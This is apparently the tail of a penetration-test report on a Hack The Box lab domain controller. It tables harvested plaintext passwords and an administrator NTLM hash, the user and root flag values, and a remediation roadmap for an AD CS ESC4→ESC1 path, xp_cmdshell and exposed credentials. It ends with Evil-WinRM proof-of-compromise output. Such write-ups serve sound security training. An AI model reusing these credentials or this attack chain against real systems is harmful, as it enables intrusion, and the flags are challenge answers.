10.129.60.108 10.129.232.128	oscar	86LxLBMgEWaKUnBG	Low
10.129.60.108 10.129.232.128	sa	MSSQLP@ssw0rd!	dbo
10.129.60.108 10.129.232.128	sql_svc	WqSZAF6CysDQbGb3	Low
10.129.60.108 10.129.232.128	ryan	MSSQLP@ssw0rd!	RMU
10.129.60.108 10.129.232.128	ca_svc	3b181b914e7a9d5508ea1e20bc2b7fce	Low
10.129.60.108 10.129.232.128	administrator	aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff	SYSTEM DA

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.60.108 10.129.232.128	user.txt	fa84fb0a2e43d68704c6079d1669301f	C:\Users\ryan\Desktop\
10.129.60.108 10.129.232.128	root.txt	918c948fe287af182900088911710e6a	C:\Users\Administrator\Desktop\

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.5 AD CS certificate template with dangerous permissions leading to domain compromise (ESC4 → ESC1)	Critical	Low	1
5.4 Excessive Active Directory permissions (WriteOwner over ca_svc)	High	Low	2
5.1 Sensitive credentials exposed on an SMB share	High	Low	3
5.3 Plaintext credentials in a configuration file	High	Low	4
5.2 MSSQL command execution via xp_cmdshell	Critical	Low	5

8. Appendices

Appendix A — Proof of Compromise

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami;ipconfig;type c:\users\ryan\desktop\user.txt
sequel\ryan

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . . : 10.129.232.128
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1
    fa84fb0a2e43d68704c6079d1669301f
*Evil-WinRM* PS C:\Users\ryan\Documents> █
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;ipconfig;type c:\users\administrator\desktop\root.txt
sequel\administrator

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . . : 10.129.232.128
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1
    918c948fe287af182900088911710e6a
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

Appendix B — Glossary

- CVE** Common Vulnerabilities and Exposures — reference for known vulnerabilities.
- RCE** Remote Code Execution — running arbitrary commands on a remote system.
- LPE** Local Privilege Escalation — raising privileges on an already-accessed system.
- RMU** Remote Management User — User with privilege for remote management.
- dbo** Database Owner — Account with sysadmin privilege over MSSQL Database.